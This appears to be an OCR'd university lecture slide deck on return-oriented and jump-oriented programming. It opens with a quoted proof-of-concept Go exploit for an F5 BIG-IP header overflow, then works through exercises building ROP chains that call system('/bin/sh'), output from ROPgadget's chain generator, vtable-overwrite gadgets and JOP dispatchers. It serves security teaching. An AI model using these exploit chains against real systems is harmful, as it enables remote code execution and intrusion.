changelog

7 March 2025: add ROP chain alignment exercise (and fix from broken lecture version) + solution slides

next topic: ROP

return-oriented programming

find “chain” of machine code that does what you want

F5 load balancer exploit

c. 2021 F5 Big-IP load balancers shown to have stack buffer overflow

F5 didn't enable ASLR, write XOR execute

problem: stack address was randomized

so can't do stack smashing...

Felix Wilhelm
@_fel1x

You might want to update your F5 Big IP appliances: support.f5.com/csp/article/K0…. bugs.chromium.org/p/project-zero… and bugs.chromium.org/p/project-zero… are two data-plane bugs that got fixed.

```go
// 0xc8e5c3 - jmp rsp in /usr/share/ts/bin/bd64
// version 16.0.1 build 0.0.3
var jmp_rsp = "\xc3\xe5\xc8\x00\x00\x00\x00\x00"

// int3
var shellcode = "\xcc\xcc\xcc\xcc"

func HelloServer(w http.ResponseWriter, req *http.Request) {
        w.Header().Set("Content-Type", "text/plain")
        value := strings.Repeat("B", 70) + jmp_rsp + shellcode
        w.Header().Set(strings.Repeat("A", 8192), value)
        w.Write([]byte("This is an example exploit.\n"))
}

func main() {
        http.HandleFunc("/", HelloServer)
        err := http.ListenAndServeTLS(":443", "server.pem", "server.pem", nil)
        if err != nil {
                log.Fatal("ListenAndServe: ", err)
        }
}
```

10:43 AM · Mar 10, 2021 · Twitter Web App

jmp *%rsp

there was a `jmp *%rsp` instruction at fixed address

was that really lucky?

let's try examining, say, `/bin/bash` (shell) on my desktop...

```
949bf:       8b 15 ff e4 08 00       mov    0x8e4ff(%rip),%edx
```

machine code for `jmp *%rsp`: `ff e4`

...appears in middle of mov instruction!

ROP case study

simple stack buffer overflow with write XOR execute

stack canaries disabled

ASLR disabled

- but if it wasn't — use information leak

vulnerable application

```
#include <stdio.h>

int vulnerable() {
    char buffer[100];
    gets(buffer);
}

int main(void) {
    vulnerable();
}
```

vulnerable function

```
0000000000400536 <vulnerable>:
  400536:       48 83 ec 78             sub    $0x78,%rsp
  40053a:       31 c0                   xor    %eax,%eax
  40053c:       48 8d 7c 24 0c          lea    0xc(%rsp),%rdi
  400541:       e8 ca fe ff ff          callq  400410 <gets@plt>
  400546:       48 83 c4 78             add    $0x78,%rsp
  40054a:       c3                      retq
```

vulnerable function

```
0000000000400536 <vulnerable>:
  400536:       48 83 ec 78             sub    $0x78,%rsp
  40053a:       31 c0                   xor    %eax,%eax
  40053c:       48 8d 7c 24 0c          lea    0xc(%rsp),%rdi
  400541:       e8 ca fe ff ff          callq  400410 <gets@plt>
  400546:       48 83 c4 78             add    $0x78,%rsp
  40054a:       c3                      retq
```

buffer at 0xC + stack pointer

return address at 0x78 + stack pointer

= 0x6c + buffer

memory layout

- going to look for interesting code to run in libc.so
  - implements gets, printf, etc.

- loaded at address `0x2aaaaacd3000`

our task

print out the message "You have been exploited."

ultimately calling `puts`

which will be at address `0x2aaaaad42690`

how about arc injection?

can we just change return address to puts's address?

no: %rdi (argument 1) has the wrong value

shellcode

```
        lea   string(%rip), %rdi
        mov   $0x2aaaaad42690, %rax /* puts */
        jmpq  *(%rax)
string: .ascii "You␣have␣been␣exploited.\0"
```

but — can't insert code

surely this code doesn't exist in libc already

solution: find code for pieces

loading string into RDI


can we even load a pointer to the string into `%rdi`?

let's look carefully at code in `libc.so`


```
2aaaaadfdc95:       48 89 e7                    mov    %rsp,%rdi
2aaaaadfdc98:       ff d0                       callq  *%rax
```

just need to get address of `puts` into `%rax` before this

load RDI


highest address (stack started here)
increasing addresses
return address for vulnerable:
buffer (100 bytes)
lowest address (stack grows here)

load RDI


highest address (stack started here)
increasing addresses
string pointed to by RDI
return address for vulnerable:
address of “gadget”
unused junk
mov %rsp, %rdi
call *%rax
lowest address (stack grows here)

loading puts addr. into RAX


```
2aaaaad06543:        e8 58 c3 fe ff          callq  2aaaaaaf48a0
```

`58 c3` can be interpreted another way:


```
2aaaaad06544:        58          popq %rax
2aaaaad06545:        c3          retq
```

“ret” lets us **chain** this to execute `call` snippet next

ROP chain



increasing addresses
string to print
pointer to second gadget
mov %rsp, %rdi
call *%rax
address of puts (popped from stack)
return address for vulnerable:
pointer to first gadget
popq %rax
ret
buffer (100 bytes)
unused junk

ROP chain




string to print
pointer to second gadget
address of puts (popped from stack)
return address for vulnerable:
pointer to first gadget
unused junk
increasing addresses
mov %rsp, %rdi
call *%rax
popq %rax
ret
ret (in vulnerable)

ROP chain


string to print
pointer to second gadget
mov %rsp, %rdi
call *%rax
address of puts (popped from stack)
popq %rax
ret
return address for vulnerable:
pointer to first gadget
buffer (100 bytes)
unused junk
ret (in vulnerable)
increasing addresses

ROP chain



string to print
pointer to second gadget
address of puts (popped from stack)
return address for vulnerable:
pointer to first gadget
unused junk
increasing addresses
mov %rsp, %rdi
call *%rax
popq %rax
ret
ret (in vulnerable)

programs as weird machines

ROP, format strings: mini machine language

set of instructions including:

- reading/writing values from memory
- flow control
- make system calls (requests to operating system)

can be viewed as virtual machine with unusual instruction set

can be analyzed using DMT2 techniques

- what can it compute?

making an ROP chain (0)

goal: run "`example(0)`"

known info:

address	instructions
`0x100000`	`(example function)`
`0x100100`	`pop %rdi; ret`
`0x100200`	`xor %eax, %eax; ret`
`0x100300`	`xor %edi, %edi; ret`

exercise: what can be written at return address + after to do this?

just putting 0x100000: runs example function with wrong argument

making an ROP chain — one solution

[0x100100: pop %rdi; ret]

0x0

[0x100000: example]

as bytes (to put in buffer overflow):

```
00 01 10 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 10 00 00 00 00 00
```

making an ROP chain — one solution

[0x100100: *pop %rdi*; ret]

0x0

[0x100000: example]

as bytes (to put in buffer overflow):

```
00 01 10 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 10 00 00 00 00 00
```

making an ROP chain — one solution

[0x100100: pop %rdi; *ret*]

0x0

[*0x100000*: example]

as bytes (to put in buffer overflow):

```
    00 01 10 00 00 00 00 00 00 00 00 00 00 00 00 00
    00 00 10 00 00 00 00 00
```

making an ROP chain — one solution

[*0x100100*: pop %rdi; ret]

0x0

[0x100000: example]

as bytes (to put in buffer overflow):

```
00 01 10 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 10 00 00 00 00 00
```

making an ROP chain — one solution

[0x100100: pop %rdi; ret]

0x0

[0x100000: example]

as bytes (to put in buffer overflow):

```
00 01 10 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 10 00 00 00 00 00
```

making an ROP chain — one solution

[0x100100: pop %rdi; ret]

0x0

[*0x100000*: example]

as bytes (to put in buffer overflow):

```
00 01 10 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 10 00 00 00 00 00
```

making an ROP chain — another solution

[0x100200: xor %edi, %edi; ret]

[0x100000: example]

as bytes (to put in buffer overflow):

```
00 02 10 00 00 00 00 00 00 00 10 00 00 00 00 00
```

making an ROP chain — another solution

[0x100200: *xor %edi, %edi*; ret]

[0x100000: example]

as bytes (to put in buffer overflow):

```
00 02 10 00 00 00 00 00 00 00 10 00 00 00 00 00
```

making an ROP chain — another solution

[0x100200: xor %edi, %edi; *ret*]

[*0x100000*: example]

as bytes (to put in buffer overflow):

```
00 02 10 00 00 00 00 00 00 00 10 00 00 00 00 00
```

making an ROP chain — another solution

[*0x100200*: xor %edi, %edi; ret]

[0x100000: example]

as bytes (to put in buffer overflow):

`00 02 10 00 00 00 00 00 00 00 10 00 00 00 00 00`

making an ROP chain — another solution

[0x100200: xor %edi, %edi; ret]

[*0x100000*: example]

as bytes (to put in buffer overflow):

`00 02 10 00 00 00 00 00` *`00 00 10 00 00 00 00 00`*

making an ROP chain (1)

goal: run “`system("/bin/sh")`”

known info:

address	instructions
`0x100000`	`(system function)`
`0x100100`	`mov %rdi, (%rax); ret`
`0x100200`	`pop %rax; ret`
`0x100300`	`pop %rdi; ret`
`0x200000`	`(some global variable)`

exercise: what can be written at return address + after to do this?

one solution

%rax = ???
%rdi = ???

[0x100200: pop %rax; ret]

[0x200000]

[0x100300: pop %rdi; ret]

["/bin/sh\0"]

[0x100100: mov %rdi, (%rax); ret]

[0x100300: pop %rdi; ret]

[0x200000]

[0x100000: system()]

one solution

%rax = *0x200000*
%rdi = ???

[0x100200: *pop %rax*; ret]

%rsp->[*0x200000*]

[0x100300: pop %rdi; ret]

["/bin/sh\0"]

[0x100100: mov %rdi, (%rax); ret]

[0x100300: pop %rdi; ret]

[0x200000]

[0x100000: system()]

one solution

%rax = 0x200000
%rdi = ???

[0x100200: pop %rax; *ret*]

[0x200000]

%rsp->[*0x100300*: pop %rdi; ret]

["/bin/sh\0"]

[0x100100: mov %rdi, (%rax); ret]

[0x100300: pop %rdi; ret]

[0x200000]

[0x100000: system()]

one solution

%rax = `0x200000`
%rdi = *`"/bin/sh\0"` as int*

[0x100200: pop %rax; ret]

[0x200000]

[0x100300: *pop %rdi*; ret]

%rsp->["/bin/sh\0"]

[0x100100: mov %rdi, (%rax); ret]

[0x100300: pop %rdi; ret]

[0x200000]

[0x100000: system()]

one solution

```
%rax = 0x200000
%rdi = "/bin/sh\0" as int
```

[0x100200: pop %rax; ret]

[0x200000]

[0x100300: pop %rdi; *ret*]

["/bin/sh\0"]

%rsp->[*0x100100*: mov %rdi, (%rax); ret]

[0x100300: pop %rdi; ret]

[0x200000]

[0x100000: system()]

one solution

%rax = `0x200000`
%rdi = `"/bin/sh\0"` as int

[0x100200: pop %rax; ret]

[0x200000]

[0x100300: pop %rdi; ret]

["/bin/sh\0"]

[0x100100: *mov %rdi, (%rax)*; ret]

%rsp->[0x100300: pop %rdi; ret]

[0x200000]

[0x100000: system()]

one solution

$\%$rax $=$ `0x200000`
$\%$rdi $=$ `"/bin/sh\0"` as int

[0x100200: pop %rax; ret]

[0x200000]

[0x100300: pop %rdi; ret]

["/bin/sh\0"]

[0x100100: mov %rdi, (%rax); *ret*]

%rsp->[*0x100300*: pop %rdi; ret]

[0x200000]

[0x100000: system()]

one solution

%rax = `0x200000`
%rdi = *0x200000*

[0x100200: pop %rax; ret]

[0x200000]

[0x100300: pop %rdi; ret]

["/bin/sh\0"]

[0x100100: mov %rdi, (%rax); ret]

[0x100300: *pop %rdi*; ret]

%rsp->[*0x200000*]

[0x100000: system()]

one solution

[0x100200: pop %rax; ret]

[0x200000]

[0x100300: pop %rdi; ret]

["/bin/sh\0"]

[0x100100: mov %rdi, (%rax); ret]

[0x100300: pop %rdi; *ret*]

[0x200000]

%rsp->[*0x100000*: system()]

%rax = `0x200000`
%rdi = 0x200000

loading puts addr. into RAX

```
2aaaaad06543:       e8 58 c3 fe ff          callq  2aaaaaaf48a0
```

`58 c3` can be interpreted another way:

```
2aaaaad06544:       58          popq %rax
2aaaaad06545:       c3          retq
```

"ret" lets us **chain** this to execute `call` snippet next

how did I find that?

no, I am not really good at looking at `objdump` output

tools scan binaries for *gadgets*

one you'll use in upcoming homework

gadgets generally

bits of machine code that do work, then return or jump

“chain” together, by having them jump to each other

most common: find gadget ending with `ret`

- pops address of next gadget offs tack

finding gadgets

find code segments of exectuable/library

look for opcodes of arbitrary jumps:

```
ret
jmp *register
jmp *(register)
call *register
call *(register)
```

disassemble starting a few bytes before

- invalid instruction? jump before ret? etc. — discard

sort list

automatable

ROPgadget

ROPgadget: tool that does this

```
$ ROPgadget --binary /bin/ls
....
0x000000000000f09d : xor r8d, r8d ; cmp rcx, rsi ; jb 0xf0b9
0x0000000000012a22 : xor r8d, r8d ; jmp 0x11fee
0x0000000000013d86 : xor r8d, r8d ; jmp 0x137a8
0x000000000001421a : xor r8d, r8d ; jmp 0x141b0
0x0000000000006aa1 : xor r8d, r8d ; jmp 0x69d5
0x00000000000099f0 : xor r8d, r8d ; jmp 0x931d
0x000000000000e6d0 : xor r8d, r8d ; mov rax, r8 ; ret
0x00000000000127a7 : xor r8d, r8d ; xor esi, esi ; jmp 0x11fe
0x000000000000e640 : xor r8d, r8d ; xor esi, esi ; jmp 0xe66a
0x000000000001435d : xor r9d, r9d ; jmp 0x141b0
0x0000000000008a03 : xor r9d, r9d ; xor r12d, r12d ; jmp 0x87
0x0000000000014217 : xor r9d, r9d ; xor r8d, r8d ; jmp 0x141b
```

selected ROP gadget options

`--offset X`: set start location for binray/library

`--badbytes XYZ`: ignores gadgets whose addresses contain cerain bytes

- to handle restrictions on input — e.g no newline
- similar to writing shellcode without specific bytes

exercise: ROP chain alignment

```c
void getInitials(char *init) {
    char first[50]; char second[50];
    scanf("%s%s", first, second);
    init[0] = first[0];
    init[1] = second[0];
}
```

Suppose we have 64-byte ROP chain w/o whitespace in it. How to write input? (Multiple might work)

A. *[80 As][ROP chain]* X
B. *[160 As][ROP chain]* X
C. *[168 As][ROP chain]* X
D. *[ROP chain][36 As][ROP chain addr]* X
E. *[ROP chain] [80 As][ROP chain addr]*
F. X *[88 As][ROP chain]*
G. X *[96 As][ROP chain]*

```
getInitials: push %rbx
xor     %eax,%eax
mov     %rdi,%rbx
// lea "%s%s" -> %rdi
lea     0xe6e(%rip),%rdi
sub     $0xa0,%rsp
// &second[0] -> %rdx
lea     0x50(%rsp),%rdx
// &first[0] -> %rsi
mov     %rsp,%rsi
call    __isoc99_scanf@plt
mov     (%rsp),%al
mov     %al,(%rbx)
mov     0x50(%rsp),%al
mov     %al,0x1(%rbx)
add     $0xa0,%rsp
pop     %rbx
ret
```

solution preview

want *stack pointer*, not *program counter* to point to ROP chain

program counter will point to gadgets

will align ROP chain so it's top of stack as function returns

program counter (where returned to) will be in gadgets

solution

C. *[168 As] X [ROP chain]* X or E. X *[88 As][ROP chain]*

stack layout:

[first (80 bytes)][second (80 bytes)][saved RBX][return address]

`first` at return address - 168 bytes

`second` at return address - 88 bytes

ROP chain's first 8 bytes = address of first gadget to run

e.g. address of `pop %rdi, ret`

ROP chain's next bytes = things popped by first gadget

e.g. value for %rdi, followed by next gadget address

common, reusable ROP sequences

most common idea: run a shell (command prompt)

- same thing 'shellcode is named after'
- `ROPchain --binary example --ropchain` tries to do this

another possibilities: make memory executable + jump

- make 'normal' shellcode work

probably more ideas

if finding one of these in popular library...

can reuse across a lot of applications

ROPgadget –ropchain (works)

```
ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 \
          --offset 0x10000000 --ropchain
...
        #!/usr/bin/env python
        # execve generated by ROPgadget

        from struct import pack

        # Padding goes here
        p = b''
        p += pack('<Q', 0x00000000101056fd) # pop rdx ; pop rcx ; pop rbx ; ret
        p += pack('<Q', 0x00000000101eb1a0) # @ .data
        p += pack('<Q', 0x4141414141414141) # padding
        p += pack('<Q', 0x4141414141414141) # padding
        p += pack('<Q', 0x000000001004a550) # pop rax ; ret
        p += b'/bin//sh'
        p += pack('<Q', 0x00000000100374b0) # mov qword ptr [rdx], rax ; ret
...
```

ROPgadget –ropchain (does not work?)

```
ROPgadget --binary /bin/ls --ropchain
...
ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

        [+] Gadget found: 0x7694 mov byte ptr [rax], 0xa ; pop rbx ; pop rbp ; pop r12 ; ret
        [-] Can't find the 'pop rax' gadget. Try with another 'mov [reg], reg'

        [-] Can't find the 'mov qword ptr [r64], r64' gadget
...
```

failure of automated chain finding?

automated chain finding fails?

ROPgadget has very particular patterns it looks for

you can be more creative than it can

also some other tools (e.g. angrop) might handle more cases

ROP without a stack overflow (1)

we can use ROP ideas for non-stack exploits

look for gadget(s) that set `%rsp`

…based on function argument registers/etc.

ROP without stack overflow (2)

example sequence:


gadget 1: `push %rdi; jmp *(%rdx)`
gadget 2: `pop %rsp; ret`

set:

overwritten function pointer = pointer to gadget 1
arg 1: `%rdi` = desired stack pointer (pointer to next gadgets)
arg 3: `%rdx` = pointer to gadget 2


VTable overwrite with gadget

```
class Bar {
  char buffer[100];
  Foo *foo;
  int x, y;
  ...
};

void Bar::vulnerable() {
  gets(buffer);
  foo->some_method(x, y);
  // (*foo->vtable[K])(foo, x, y)
  // foo == rdi, x == rsi, y == rdx
}
```




VTable overwrite with gadget

```
class Bar {
  char buffer[100];
  Foo *foo;
  int x, y;
  ...
};

void Bar::vulnerable() {
  gets(buffer);
  foo->some_method(x, y);
  // (*foo->vtable[K])(foo, x, y)
  // foo == rdi, x == rsi, y == rdx
}
```



VTable overwrite with gadget

```
class Bar {
   char buffer[100];
   Foo *foo;
   int x, y;
   ...
};

void Bar::vulnerable() {
   gets(buffer);
   foo->some_method(x, y);
   // (*foo->vtable[K])(foo, x, y)
   // foo == rdi, x == rsi, y == rdx
}
```




VTable overwrite with gadget

```
class Bar {
  char buffer[100];
  Foo *foo;
  int x, y;
  ...
};
```

gadget:

```
push %rdx; jmp *(%rsi)
```

```
  gets(buffer);
  foo->some_method(x, y);
  // (*foo->vtable[K])(foo, x, y)
  // foo == rdi, x == rsi, y == rdx
}
```



jump-oriented programming

seems like `ret` is the problem?

- solve by protecting rets (e.g. hardware shadow stack)?

problem: don't actually need `ret`

jump-oriented programming

seems like `ret` is the problem?

- solve by protecting rets (e.g. hardware shadow stack)?

problem: don't actually need `ret`

just look for gadgets that end in `call` or `jmp`

don't even need to set stack

harder to find than `ret`-based gadgets


- but almost always as powerful as ret-based gadgets

programming JOP

"dispatcher" gadget

```
add $8, %rcx
jmp *(%rcx)
```

programming JOP



programming JOP

"dispatcher" gadget

%rdx

%rdi

```
add $8, %rcx
jmp *(%rcx)
```

pointer to gadget1
pointer to gadget2
pointer to gadget3
...

initial %rcx

template for other gadgets

```
...
jmp *%rdx
```

— *OR* —

```
...
jmp *(%rdi)
```

programming JOP

"dispatcher" gadget

%rdx

```
add $8, %rcx
jmp *(%rcx)
```

%rdi

pointer to gadget1	← initial %rcx
pointer to gadget2	
pointer to gadget3	
…	

template for other gadgets

```
...
jmp *%rdx
```

— *OR* —

```
...
jmp *(%rdi)
```

setup: find a way to set %rdx, %rdi, %rcx appropriately

programming JOP

"dispatcher" gadget

%rdx

%rdi

```
add $8, %rcx
jmp *(%rcx)
```

pointer to gadget1
pointer to gadget2
pointer to gadget3
…

initial %rcx

template for other gadgets

```
...                  ...
jmp *%rdx  — OR —  jmp *(%rdi)
```

setup: find a way to set %rdx, %rdi, %rcx appropriately

dispatcher gadgets?

```
/* from libc on my desktop: */
adc esi, edi ; jmp qword ptr [rsi + 0xf]
add al, ch ; jmp qword ptr [rax - 0xe]

/* from firefox on my desktop: */
add eax, ebp ; jmp qword ptr [rax]
